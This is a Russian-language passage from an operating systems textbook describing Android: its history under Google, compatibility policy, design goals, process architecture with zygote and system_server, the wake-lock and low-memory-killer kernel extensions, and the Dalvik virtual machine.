Спустя 5 лет после первого представления Android выросла в одну из наиболее распространенных операционных систем для смартфонов. Ее популярность пришла на волне взрывного распространения смартфонов, и она находится в свободном доступе для производителей мобильных устройств, что позволяет использовать ее в их продукции. Она также является платформой с открытым кодом, что позволяет подстраиваться под широкое многообразие устройств. Она приобрела популярность не только для устройств, рассчитанных на покупателей, где в выгодном свете представлялось наличие экосистемы из приложений сторонних разработчиков (вроде приложений для планшетных компьютеров, телевизоров, игровых систем и медиаплееров), но все чаще

находит применение в качестве встроенной операционной системы для специализированных устройств, нуждающихся в графическом интерфейсе пользователя (GUI), таких как VOIP-телефоны, смарт-часы, приборные панели автомобилей, медицинские устройства и бытовые приборы.

Значительная часть операционной системы Android написана на языке программирования высокого уровня Java. Ядро и большое количество библиотек низкого уровня написаны на C и C++. Но существенная часть системы написана на Java, и весь API приложений, за весьма небольшим исключением, также написан и издан на Java. Те части Android, которые написаны на Java, имеют ярко выраженную тенденцию следования объектно-ориентированной модели, чему, собственно, способствует сам язык.

10.8.1. Android и Google

Android является весьма необычной операционной системой в том смысле, что в ней открытый исходный код сочетается со сторонними приложениями с закрытым исходным кодом. Часть Android с открытым исходным кодом называется Android Open Source Project (AOSP) и является полностью открытой с возможностью повсеместного использования и изменения.

Важной целью Android является поддержка высокотехнологичной среды сторонних приложений, что требует наличия стабильной реализации и API для приложений, работающих в этой среде. Но в мире программ с открытым кодом, где каждый производитель устройств может подстроить платформу под свои потребности, вскоре возникают проблемы совместимости. Должен быть некий способ управления этим противоречием.

Частью решения этой проблемы для Android является документ определения совместимости (Compatibility Definition Document (CDD)), который дает описание способов поведения Android, позволяющих добиться совместимости с приложениями сторонних разработчиков. В самом документе описывается, что нужно Android-устройству для поддержки совместимости. Но без некоторых методов принуждения к такой совместимости его требования могли бы часто игнорироваться. Для соблюдения совместимости необходим какой-то дополнительный механизм.

В Android эта проблема была решена разрешением надстраивать дополнительные частные службы над платформой с открытым кодом с предоставлением служб (как правило, облачных), которые не могла реализовывать сама платформа. Поскольку такие службы были частными, они могли ограничивать круг включаемых в них устройств, требуя, таким образом, от этих устройств CDD-совместимости.

Google создала Android, чтобы получить возможность поддержки широкого круга частных облачных служб наряду с широким набором служб, представленных самой компанией Google: почтовой службы Gmail, службы синхронизации календаря и контактов, службы обмена сообщениями между облаком и устройством и многих других, часть из которых была видима пользователю, а часть — нет. Когда же дело касается предложения совместимых приложений, то наиболее важной службой является Google Play.

Google Play — это онлайн-магазин компании Google для Android-приложений. Как правило, когда разработчики создают Android-приложения, они выставляют их в Google Play. Поскольку Google Play (или любой другой магазин приложений) является каналом, по которому приложения доставляются на Android-устройство, эта частная служба отвечает за то, что приложения будут работать на тех устройствах, которым она их доставляет.

В Google Play используются два основных механизма обеспечения совместимости. Первый и наиболее важный заключается в требовании того, что любое устройство, поставляемое с этим магазином, должно быть совместимым Android-устройством, соответствующим CDD. Тем самым гарантируется основная линия поведения всех устройств. Кроме того, магазин Google Play должен знать обо всех свойствах устройства, требуемых приложением (например, о наличии GPS для осуществления навигации по карте), чтобы приложение не было доступно на тех устройствах, у которых это свойство отсутствует.

10.8.2. История Android

Компания Google разработала Android в середине 2000-х годов, после приобретения Android в виде недавно созданной компании, находившейся на ранней стадии развития. Практически все существующие сегодня разработки платформы Android были выполнены под управлением компании Google.

Ранние разработки

Android, Inc. была компанией по производству программного обеспечения для высокотехнологичных мобильных устройств. Сначала компания проявляла интерес к камерам, но вскоре переключилась на смартфоны, так как у них был более обширный рыночный потенциал. Эта исходная цель вылилась в решение имевшихся на тот момент проблем в разработках для мобильных устройств путем привнесения в них открытой платформы, являющейся надстройкой Linux, которая могла бы найти широкое применение.

Были разработаны прототипы пользовательского интерфейса платформы, демонстрирующие положенные в ее основу замыслы. Для поддержки среды разработки приложений платформа нацеливалась на три основных языка: JavaScript, Java и C++.

Google приобрела Android в июле 2005 года, предоставив необходимые ресурсы и поддержку облачной службы для продолжения разработки Android до состояния готового продукта. В это время собралась небольшая сплоченная группа специалистов, приступившая к разработке основной инфраструктуры для платформы и основ для создания приложений более высокого уровня.

В начале 2006 года планы были существенно скорректированы: вместо поддержки нескольких языков программирования платформа для разработки приложений была сфокусирована исключительно на языке программирования Java. Это изменение далось нелегко, поскольку при исходном многоязыковом подходе всех охватывала эйфория, связанная с разработкой «лучшей в мире» системы. Сконцентрированность на одном языке казалась специалистам, предпочитавшим другие языки, шагом назад.

Но попытка сделать всех счастливыми может легко обернуться тем, что не будет счастлив никто. Подстройка под три различных набора языковых API-интерфейсов потребовала бы намного больше усилий, чем сфокусированность на одном языке, сильно сокращая при этом качество поддержки каждого из языков. Решение сконцентрироваться на языке Java имело весьма большое значение для оптимизации качества платформы и способности команды разработчиков уложиться в критические сроки.

Android разрабатывался одновременно с приложениями, которые должны были поставляться в виде надстройки над операционной системой. У компании Google уже

имелся большой выбор разнообразных служб, включая Gmail, Maps, Calendar, YouTube и, конечно же, Search, которые должны были ставиться поверх Android. Знания, накопленные при реализации этих приложений в качестве надстройки над ранней платформой, использовались при конструировании операционной системы. Такая обратная связь с приложениями позволила избавиться от многих слабых мест в конструкции платформы еще на ранней стадии разработки.

Основная часть раннего этапа разработки приложений была проделана с небольшой частью основной платформы, фактически доступной разработчикам. Вся платформа обычно запускалась внутри одного процесса, через симулятор, запускающий всю систему, а приложения запускались на хост-компьютере как единый процесс. Следы этой старой реализации видны и сегодня, о чем свидетельствует наличие в пакете программ для разработки приложений (Software Development Kit (**SDK**)), которые Android-программисты используют для написания приложений таких компонентов, как метод Application.onTerminate.

В июне 2006 года в качестве целей при разработке приложений для планируемой продукции были выбраны два аппаратных устройства. Первое, с кодовым названием Sooner («Ранний»), было основано на существующем смартфоне с QWERTY-клавиатурой и экраном без сенсорного датчика. Целью использования этого устройства стал как можно более ранний выпуск исходного продукта с использованием существующего оборудования. Второе целевое устройство, с кодовым названием Dream («Мечта»), было разработано специально для Android, для запуска его с полным набором предусмотренных функций. Оно включало большой (для того времени) сенсорный экран, выдвижную QWERTY-клавиатуру, 3G-радиоканал (для более быстрого просмотра веб-страниц), акселерометр, GPS и компас (для поддержки Google Maps), а также некоторые другие приспособления.

Как только в центре внимания оказался график разработки программного обеспечения, стало ясно, что иметь два графика разработки программ не имеет смысла: к тому времени, когда появится возможность выпуска Sooner, его оборудование уже устареет. Поэтому все усилия, прилагаемые к Sooner, были брошены на реализацию более важного устройства Dream. Чтобы решить эту задачу, было решено отказаться от Sooner как целевого устройства (хотя разработка этого оборудования продолжалась еще некоторое время, пока не было готово более новое оборудование) и полностью сфокусироваться на Dream.

Android 1.0

Впервые платформа Android была представлена публике в ноябре 2007 года, это был предварительный SDK. Он состоял из аппаратного эмулятора, запускающего образ полноценной системы Android-устройства и основных приложений, API-документации и среды разработки. К этому моменту уже были готовы основная конструкция и ее реализация, которая во многом напоминала архитектуру современной системы Android, которую мы будем рассматривать. Представление включало видеодемонстрации платформы, запущенной на обоих аппаратных устройствах, Sooner и Dream.

На ранних этапах разработка Android велась с прицелом на серии ежеквартальных демонстраций, позволяющих показывать ход разработки и управлять процессом. Первым более официальным выпуском для платформы стал SDK. Это потребовало принятия всех частей, которые к этому моменту были объединены для разработки приложений,

проведения их чистки, составления на них документации и создания единой среды разработки для сторонних разработчиков.

Теперь разработки велись по двум направлениям: реагирования на отзывы об SDK для дальнейшего совершенствования и завершения разработки API-функций и завершения и приведения в стабильное состояние реализации, необходимой для поставок Dream-устройства. За это время выполнен ряд публичных обновлений SDK, кульминацией которого стал выпуск в августе 2008 года версии 0.9, содержавшей практически готовые API-функции.

Сама платформа переживала бурное развитие, и весной 2008 года основное внимание было перенесено на ее стабилизацию, чтобы можно было перейти к поставкам Dream. К этому моменту в Android содержался большой объем кода, который никогда не поставлялся в виде коммерческого продукта, с полным набором, от частей библиотеки C до Dalvik-интерпретатора (запускающего приложения), системы и приложений.

В Android также использовалось немало оригинальных конструкторских идей, нигде ранее не реализованных, и было неясно, насколько они удачны. Все это нужно было собрать воедино в виде стабильного продукта, и команда провела несколько тревожных месяцев в ожидании того, все ли их разработки удастся свести воедино и заставить работать в соответствии с задуманным.

Наконец, в августе 2008 года программное обеспечение было признано стабильным и готовым к поставкам. Сборки поступили на производство и стали появляться на устройствах. В сентябре Android 1.0 был запущен на устройстве Dream, которое теперь называлось T-Mobile G1.

Дальнейшее развитие

После выпуска Android 1.0 разработка продолжалась в быстром темпе. За следующие 5 лет состоялись 15 серьезных обновлений платформы с добавлением к исходному выпуску версии 1.0 множества новых свойств и усовершенствований.

Исходный документ определения совместимости — Compatibility Definition Document — в основном касался только совместимых устройств, которые были во многом похожи на T-Mobile G1. В течение следующих лет диапазон совместимых устройств сильно расширился. Давайте перечислим ключевые моменты этого процесса.

1. В течение 2009 года при переходе Android от версии 1.5 к версии 2.0 была создана программная клавиатура, чтобы можно было избавиться от необходимости иметь физическую клавиатуру, введена поддержка намного более крупных экранов (как по размеру, так и по плотности пикселов) для бюджетных QVGA-устройств и новых более крупных устройств с большой плотностью пикселов, таких как WVGA Motorola Droid. Введено новое средство Системная возможность для выдачи отчета о том, какие аппаратные возможности они поддерживают, а также приложения для обозначения того, какие аппаратные возможности им требуются. Последнее является основным механизмом магазина Google Play, используемого для определения приложений, совместимых с конкретным устройством.
2. В течение 2011 года при переходе Android от версии 3.0 к версии 4.0 на платформе была введена поддержка нового ядра для 10-дюймовых и более крупных планшетных компьютеров. Теперь ядро платформы полностью поддерживало размеры экранов любых устройств, от небольших QVGA-телефонов до смарт-

фонов и далее до «фаблетов», 7-дюймовых планшетов и более крупных 10-дюймовых планшетов.

3. По мере того как платформа предоставляла встроенную поддержку для все большего количества различной аппаратуры, не только для более крупных экранов, но и для несенсорных устройств с мышью или без нее, появлялось все больше типов Android-устройств. В их число вошли телевизионные устройства, такие как Google TV, игровые устройства, ноутбуки, камеры и т. д.

Существенного объема работы потребовала невидимая часть: чистое разделение собственных служб Google и Android-платформы с открытым кодом.

При разработке Android 1.0 большая работа была проделана для получения чистого API-интерфейса для сторонних приложений, не завязанного на собственный код Google. Но реализация собственного кода Google зачастую не была очищена и имела зависимости от внутренних частей платформы. У платформы часто даже не было средств, необходимых собственному коду Google для нормальной интеграции с ней. Для решения этих проблем вскоре была реализована серия проектов:

1. В 2009 году в Android версии 2.0 была введена архитектура для третьих сторон, позволяющая им подключать к API-функциям платформы собственные адаптеры синхронизации, например контакты с базой данных. Код Google, предназначенный для синхронизации различных данных, перешел на этот четко определенный SDK API.
2. В 2010 году в Android версии 2.2 была проведена работа над внутренней конструкцией и реализацией собственного кода Google. Такое «великое разделение» привело к чистой реализации множества основных служб Google, от доставки обновлений системных программ на основе облачных хранилищ до обмена сообщениями между облаком и устройством (cloud-to-device messaging), а также до других служб, работающих в фоновом режиме, в результате чего они могли доставляться и обновляться независимо от платформы.
3. В 2012 году на устройства было добавлено новое служебное приложение Google Play, содержащее обновленные и новые свойства для собственных служб Google, не имеющих отношения к приложениям. Это было следствием выполненного в 2010 году разделения труда, позволяющего собственным API-функциям, таким как функции обмена сообщениями между облаком и устройством, полностью доставляться и обновляться компанией Google.

10.8.3. Цели разработки

В процессе разработки платформы Android были сформулированы несколько основных целей:

1. Предоставить платформу для мобильных устройств с полностью открытым исходным кодом. Та часть Android, которая относится к открытому исходному коду, является упорядоченным снизу вверх стеком операционной системы, включающим разнообразные приложения, которые могут поставляться как готовый продукт.
2. Осуществить мощную поддержку приложений, являющихся собственностью сторонних разработчиков, с помощью надежного и стабильного API. Как уже отмечалось, для этого пришлось поддерживать платформу, которая, с одной стороны,

действительно имела открытый код, а с другой — была достаточно стабильной для приложений, являющихся собственностью сторонних разработчиков. В Android используется смесь технических решений (задаваемых четко определенным SDK и разделением между публичными API-функциями и внутренней реализацией) и нацеленной на них политики требований (с помощью CDD).

3. Позволить всем приложениям сторонних разработчиков, включая таковые от Google, конкурировать на равных. Открытый код Android сконструирован, чтобы оставаться нейтральным по отношению к системным свойствам более высокого уровня, надстроенным над ним: от доступа к облачным службам (таким, как синхронизация данных или API-функции обмена сообщениями между облаком и устройством) до библиотек (таких, как библиотека отображений Google) и высокотехнологичных служб (таких, как магазины приложений).
4. Предоставить модель безопасности приложений, в которой пользователям не придется проникаться глубоким доверием к приложениям сторонних разработчиков. Операционная система должна защитить пользователя не только от неправильного поведения дефектных приложений, которые могут вызвать аварийную ситуацию, но и от неверного использования устройства и пользовательских данных на нем. Чем меньше пользователям нужно будет обращать внимание на доверие к приложениям, тем больше свободы у них будет для их опробования и установки.
5. Обеспечить поддержку взаимодействий, свойственных мобильному пользователю, — незначительным затратам времени на работу с многими приложениями. Мобильности свойственна кратковременность взаимодействия с приложениями: просмотр только что полученной электронной почты, получение и отправка SMS- или IM-сообщений, переход к контактам для помещения в них вызова и т. д. Системе нужно быть оптимизированной под такие быстрые запуски приложений и многократные переключения. Вообще-то перед Android стояла цель затрачивать не более 200 мс на холодный старт основного приложения до момента отображения на экране интерактивного пользовательского интерфейса.
6. Управлять процессами приложений, упростив восприятие приложений пользователями до такой степени, чтобы они не волновались по поводу их закрытия по завершении использования. Мобильные устройства также имеют склонность к работе без подкачки, что позволяет операционным системам более элегантно отказывать, когда текущий набор запущенных приложений требует больше оперативной памяти, чем доступно физически. Для решения этих двух требований система должна занимать более активную позицию при управлении процессами и решении того, когда они должны запускаться и останавливаться.
7. Поддерживать высокотехнологичные и безопасные способы взаимодействия и сотрудничества приложений. Мобильные приложения в некотором роде являются возвращением к командам оболочки: вместо того чтобы постоянно укрупнять монолитную конструкцию приложений для настольных систем, их нацеливают на конкретные нужды. Операционная система должна предоставлять новые типы возможностей для таких приложений, чтобы они могли сотрудничать друг с другом для создания единого целого.
8. Создать полностью универсальную операционную систему. Мобильные устройства являются новым выражением универсальных вычислений, которые иногда ничуть не проще тех, что выполняются традиционными операционными систе-

мами настольных машин. Конструкция Android должна быть достаточно высокотехнологичной, позволяющей совершенствоваться, и по возможностям по крайней мере не уступать традиционным операционным системам.

10.8.4. Архитектура Android

Android является надстройкой над стандартным ядром Linux, имеющей всего несколько существенных расширений самого ядра, которые будут рассмотрены позже. А вот в пространстве пользователя его реализация сильно отличается от традиционных распространяемых версий Linux и использует множество уже понятных вам свойств Linux совершенно иными способами.

В традиционной Linux-системе первым Android-процессом в пользовательском пространстве является init, который является корневым для всех других процессов. Но демонов init-процесс Android запускает по-другому, концентрируясь на низкоуровневых деталях (управлении файловыми системами и доступом к оборудованию), а не на высокоуровневых пользовательских возможностях, таких как планирование заданий с определенным сроком выполнения (cron jobs). У Android также имеется дополнительный уровень процессов, которые запускают среду языка Java под названием Dalvik. Эта среда отвечает за выполнение всех частей системы, реализованных на языке Java.

Присущая Android основная структура процессов показана на рис. 10.22. Первым показан процесс init, который дает начало ряду низкоуровневых процессов-демонов. Одним из них является процесс zygote, корневой для высокоуровневых процессов языка Java.




Рис. 10.22. Иерархия процессов Android

Android-процесс init не запускает оболочку традиционным способом, потому что обычное Android-устройство не имеет локальной консоли для доступа к оболочке. Вместо этого демон-процесс adbd прислушивается к удаленным подключениям (например,

по USB), запрашивающим доступ к оболочке, по необходимости ответвляя для них процессы оболочки.

Поскольку основная часть Android написана на языке Java, центральными для системы являются демон zygote и запущенные им процессы. Первый процесс, всегда запускаемый zygote, называется system_server и содержит все основные службы операционной системы. Основными частями являются диспетчер электропитания, диспетчер пакетов, оконный диспетчер и диспетчер активностей.

По мере необходимости из zygote будут создаваться другие процессы. Некоторые из них станут постоянными процессами, являющимися частью основной операционной системы, например телефонный стек в процессе телефона, который должен всегда оставаться в работе. В ходе работы системы по мере необходимости будут создаваться и останавливаться дополнительные процессы приложений.

Взаимодействие приложений с операционной системой осуществляется за счет вызовов предоставляемых ею библиотек, совокупность и является **средой Android** (Android framework). Некоторые из библиотек могут работать в рамках данного процесса, но многим понадобится межпроцессный обмен данными с другими процессами. Зачастую этот обмен ведется со службами в процессе system_server.

Типовая конструкция API-функций среды Android, взаимодействующей с системными службами, в данном случае с диспетчером пакетов, показана на рис. 10.23. Диспетчер пакетов предоставляет API-функции среды для приложений, чтобы они могли сделать вызов в своем локальном процессе, в данном случае вызов класса PackageManager.




Рис. 10.23. Публикация системных служб и взаимодействие с ними

Внутри среды этот класс должен получить подключение к соответствующей службе в system_server. Для выполнения этой задачи в ходе начальной загрузки system_server публикует каждую службу под четко определенным именем в **диспетчере служб** (service manager), демоне-процессе, запускаемом процессом init. PackageManager в процессе приложения извлекает подключение из service manager в его системную службу, используя это же имя.

Как только PackageManager подключится к системной службе, он сможет осуществлять адресуемые ей вызовы. Большинство вызовов со стороны приложений к PackageManager реализуются как обмен данными между процессами с использованием Android-механизма Binder IPC, в данном случае осуществляя вызовы к PackageManagerService в system_server. Реализация PackageManagerService разрешает конфликты среди клиентских приложений и поддерживает состояние, которое будет необходимо нескольким приложениям.

10.8.5. Расширения Linux

В целом Android включает в себя основную часть ядра Linux, обеспечивающую выполнение стандартных функций Linux. Наиболее интересными аспектами Android как операционной системы является метод использования этих, уже существующих функций Linux. Но есть также ряд важных расширений Linux, на которых базируется система Android.

Блокировки сна

Управление электропитанием на мобильных устройствах отличается от такового на традиционных компьютерных системах, поэтому для управления порядком перехода системы в спящее состояние Android добавляет к Linux новое свойство под названием **блокировка сна** (wake locks) или **блокировщик приостановки** (suspend blockers).

Традиционная компьютерная система может находиться в двух состояниях энергопотребления: работающей и готовой к вводу со стороны пользователя или глубоко заснувшей и неспособной продолжить работу без внешнего прерывания, например нажатия кнопки включения питания. В процессе работы второстепенные части оборудования могут быть по необходимости включены или выключены, но сам центральный процессор и основные части оборудования должны оставаться под напряжением для обработки входящего сетевого трафика и других подобных событий. Переход в спящее состояние с самым низким потреблением энергии случается довольно редко: либо пользователь явно переводит систему в спящее состояние, либо она самостоятельно переходит в это состояние из-за относительно продолжительного интервала бездействия пользователя. Пробуждение требует аппаратного прерывания от внешнего источника, например нажатия клавиши на клавиатуре, в результате чего устройство выйдет из спящего состояния и включит свой экран.

У пользователей мобильных устройств бывают разные намерения. Хотя пользователь может выключить экран, чтобы было похоже на то, что устройство уснуло, в обычное состояние сна он его погружать не намерен. Пока экран отключен, от устройства попрежнему требуется поддержание работоспособного состояния: оно должно иметь возможность принимать входящие телефонные звонки, получать и обрабатывать данные для входящих сообщений интерактивной переписки и делать многое другое.

Ожидания, выстраиваемые вокруг включения и выключения экрана мобильного устройства, гораздо более значительны, чем во время работы на обычном компьютере. Взаимодействия с мобильными устройствами в течение дня характеризуются множественностью и внезапностью: вы получаете сообщение и включаете устройство, чтобы его просмотреть и, возможно, отправить ответ из одного предложения, вы подбегаете к друзьям, выгуливающим свою собаку, и включаете устройство, чтобы сфотографировать пса. В таких типичных случаях использования мобильных устройств любая задержка от момента извлечения устройства и до его готовности к использованию создает у пользователя отрицательное впечатление.

Учитывая эти требования, решение может быть таким: не переводить центральный процессор в спящее состояние при выключенном экране, чтобы устройство всегда было готово к использованию. В конце концов, ядро получает информацию, когда у потоков не остается запланированной работы, и Linux (как и большинство других операционных систем) автоматически переводит центральный процессор в режим ожидания, экономя при этом электроэнергию.

Но ожидающий центральный процессор отличается от процессора в реальном спящем режиме, например, следующим:

1. На многих наборах микросхем в режиме ожидания тратится намного больше энергии, чем в реальном состоянии сна.
2. Центральный процессор в режиме ожидания может пробуждаться в момент появления любой, даже не самой важной работы.
3. Наличие центрального процессора в режиме ожидания не означает, что можно отключить другое оборудование, которое может не понадобиться в режиме реального сна.

Блокировки сна на Android позволяют системе входить в более глубокий спящий режим без привязки к явным действиям пользователя, подобным выключению экрана. Исходное состояние системы с блокировками сна — устройство находится в спящем состоянии. Когда устройство работает, то для того, чтобы оно опять не уснуло, нужны какие-то меры, удерживающие блокировку сна.

Пока экран включен, система всегда удерживает блокировку сна, не позволяющую устройству засыпать, поэтому, как мы и ожидали, оно продолжает работать. Но когда экран выключен, сама система, как правило, не удерживает блокировку сна, поэтому она не будет засыпать только до тех пор, пока эту блокировку не удерживает что-нибудь еще. Когда ни одна из блокировок сна больше не удерживается, система засыпает и может проснуться только благодаря аппаратному прерыванию.

Когда система спит, аппаратное прерывание ее снова разбудит, как и обычную операционную систему. Среди источников такого прерывания можно назвать будильники, события от приемника сотовой связи (например, входящий звонок), входящий сетевой трафик и нажатие на конкретную аппаратную кнопку (например, кнопку включения). Обработчики прерываний для этих событий по сравнению с Linux требуют внесения только одного изменения: у них должна быть исходная блокировка сна, чтобы система находилась в рабочем состоянии после того, как они обработают прерывание.

Блокировка сна, приобретаемая обработчиком прерывания, должна удерживаться достаточно долго для того, чтобы управление было передано вверх по стеку тому драйверу в ядре, который продолжит работу с событием. Затем этот драйвер ядра будет отвечать

за приобретение собственной блокировки сна, после чего блокировка сна прерывания может быть спокойно снята без опасений, что система снова заснет.

Если затем драйвер собирается доставить это событие вверх в пользовательское пространство, требуется точно такое же рукопожатие. Драйвер должен обеспечить удержание блокировки сна до тех пор, пока не доставит событие ожидающему пользовательскому процессу, и гарантировать для этого процесса возможность получить его собственную блокировку сна. Этот поток может также продолжать перемещаться по подсистемам в пользовательском пространстве — пока что-либо удерживает блокировку сна, нужная реакция на событие будет наступать. Но когда блокировок сна не останется, заснет вся система и обработка остановится.

Устранение дефицита памяти

В Linux имеется механизм Out-Of-Memory Killer, который стремится восстановить работоспособность при крайне низком объеме доступной памяти. Ситуация дефицита памяти в современных операционных системах требует пояснения. При страничной организации памяти и подкачке сами приложения сталкиваются со сбоями, связанными с дефицитом памяти, крайне редко. Но ядро все же может попасть в ситуацию, при которой найти необходимые доступные страницы оперативной памяти невозможно не только для нового выделения памяти, но и для замены или подкачки в некотором используемом в данный момент диапазоне адресов.

В ситуации дефицита памяти стандартный механизм его устранения является последней попыткой поиска оперативной памяти, позволяющей ядру продолжить текущую работу. Это делается путем присвоения каждому процессу уровня «вредности» и уничтожения процесса, считающегося самым «вредным». «Вредность» процесса основывается на объеме используемой им оперативной памяти, продолжительности его работы и других факторах, а цель состоит в том, чтобы уничтожить ресурсоемкие процессы, которые, надо надеяться, не играют важной роли.

Android испытывает особую потребность в механизме устранения дефицита памяти. У него нет пространства подкачки, поэтому он попадает в ситуации дефицита памяти значительно чаще прочих: нет способа снижения этого дефицита, кроме выделения чистых страниц оперативной памяти, отображенных из хранилища и недавно использованных. Но даже при этом в Android используется стандартная Linux-конфигурация для выделения памяти в условиях дефицита, то есть разрешение адресному пространству быть выделенным в оперативной памяти без гарантии наличия доступной оперативной памяти для поддержки этого выделения. Выделение памяти в условиях дефицита является особенно важным средством для оптимизации использования памяти, поскольку отображение больших файлов (например, исполняемых) на память с помощью *mmap* там, где нужно будет лишь загрузить в оперативную память небольшую часть общего объема данных, имеющихся в этом файле, встречается довольно часто.

В данной ситуации Linux-механизм устранения дефицита памяти проявляется не с лучшей стороны, так как он больше подходит в качестве крайнего средства и затрудняется правильно идентифицировать процессы, подходящие для удаления. Фактически как выяснится при дальнейшем рассмотрении вопроса, Android часто полагается на механизм устранения дефицита памяти, который регулярно запускается, чтобы собрать сведения о процессах и сделать правильный выбор.

Для решения этой задачи в ядро Android введен собственный механизм устранения дефицита памяти с другими семантикой и конечной целью. Устранение дефицита памяти в Android выполняется намного агрессивнее и начинает действовать, как только объем доступной оперативной памяти становится низким. Низкий уровень памяти определяется настраиваемым параметром, показывающим приемлемый для ядра объем доступной свободной оперативной памяти и кэш-памяти. Как только система опускается ниже этого предела, запускается механизм устранения дефицита памяти, чтобы высвободить оперативную память где-то в другом месте. Задача — не допустить, чтобы система оказалась в таких ситуациях, когда подкачка страниц негативно отразится на пользовательском восприятии, то есть когда приложения первого плана начнут конкурировать за получение оперативной памяти, в результате чего из-за постоянного сброса и подкачки страниц сильно упадет скорость их выполнения.

Вместо попытки угадать, какой из процессов должен быть уничтожен, имеющийся в Android механизм устранения дефицита памяти весьма строго полагается на информацию, предоставляемую ему пользовательским пространством. Обычный Linux-механизм устранения дефицита памяти располагает для каждого процесса параметром *oom_adj*, который можно направить к самому подходящему для уничтожения процессу путем изменения совокупного показателя его «вредности». Android-механизм устранения дефицита памяти использует точно такой же параметр, но как показатель строгой упорядоченности: процессы с наивысшим значением *oom_adj* всегда будут уничтожаться перед процессами с более низким значением. Как система Android принимает решение о назначении этих показателей, мы увидим чуть позже.

10.8.6. Dalvik

Виртуальная машина Dalvik реализует в Android среду языка Java, которая отвечает за запуск приложений, а также за основную часть системного кода этой операционной системы. Почти все в процессе system_service, начиная от диспетчера пакетов, переходя к оконному диспетчеру и заканчивая диспетчером активностей, реализовано в коде языка Java, выполняемом Dalvik.

Но в традиционном смысле Android не является платформой, построенной на языке Java. Код Java в Android-приложении предоставляется в формате байт-кода Dalvik, построенного вокруг регистр-ориентированной машины, а не в формате традиционного байт-кода Java, построенного вокруг стек-ориентированной машины. Формат байт-кода Dalvik позволяет осуществлять более быструю интерпретацию, сохраняя при этом поддержку JIT-компиляции (Just-in-Time — к нужному моменту). Также байт-код Dalvik более экономно расходует память как на диске, так и в оперативном пространстве благодаря использованию строкового пула и других технологий.

При написании Android-приложений исходный код пишется на Java, а затем компилируется в стандартный байт-код Java с использованием традиционного инструментария Java. Затем Android вводит новый шаг — преобразование этого байт-кода Java в более компактный байт-код Dalvik. Именно байт-код Dalvik является версией приложения, которое помещается в пакет в виде финального двоичного приложения и в конечном итоге устанавливается на устройстве.

В области системных примитивов, включая управление памятью, безопасность и обмен данными через границы безопасности, системная архитектура Android в значительной степени опирается на Linux. В ней для основных представлений операционной системы

язык Java не используется, его использование является небольшой попыткой абстрагироваться от этих важных аспектов, положенной в основу операционной системы Linux.

Особого внимания заслуживает использование операционной системой Android процессов. Замысел Android заключается не в том, чтобы сделать язык Java средством изоляции приложений от системы, вместо этого он предполагает применение к изоляции процессов подходов, традиционных для операционной системы. Это означает, что каждое приложение запускается в собственном Linux-процессе с собственной Dalvik-средой, и то же самое касается system_server и других основных частей платформы, написанной на языке Java.

Использование процессов для такой изоляции позволяет Android задействовать все функции Linux, управляющие процессами, от изолирования памяти до очистки всех ресурсов, связанных с процессом, когда этот процесс прекращает свою работу. Кроме этих процессов Android может рассчитывать только на функции безопасности Linux, а не на SecurityManager из Java.

Использование процессов и системы безопасности Linux существенно упрощает среду Dalvik, поскольку она больше не отвечает за эти критические аспекты стабильности и надежности системы. Неслучайно это также позволяет приложениям свободно использовать при реализации внутренний код, что особенно важно для игр, которые обычно построены на движках, написанных на языке C++.

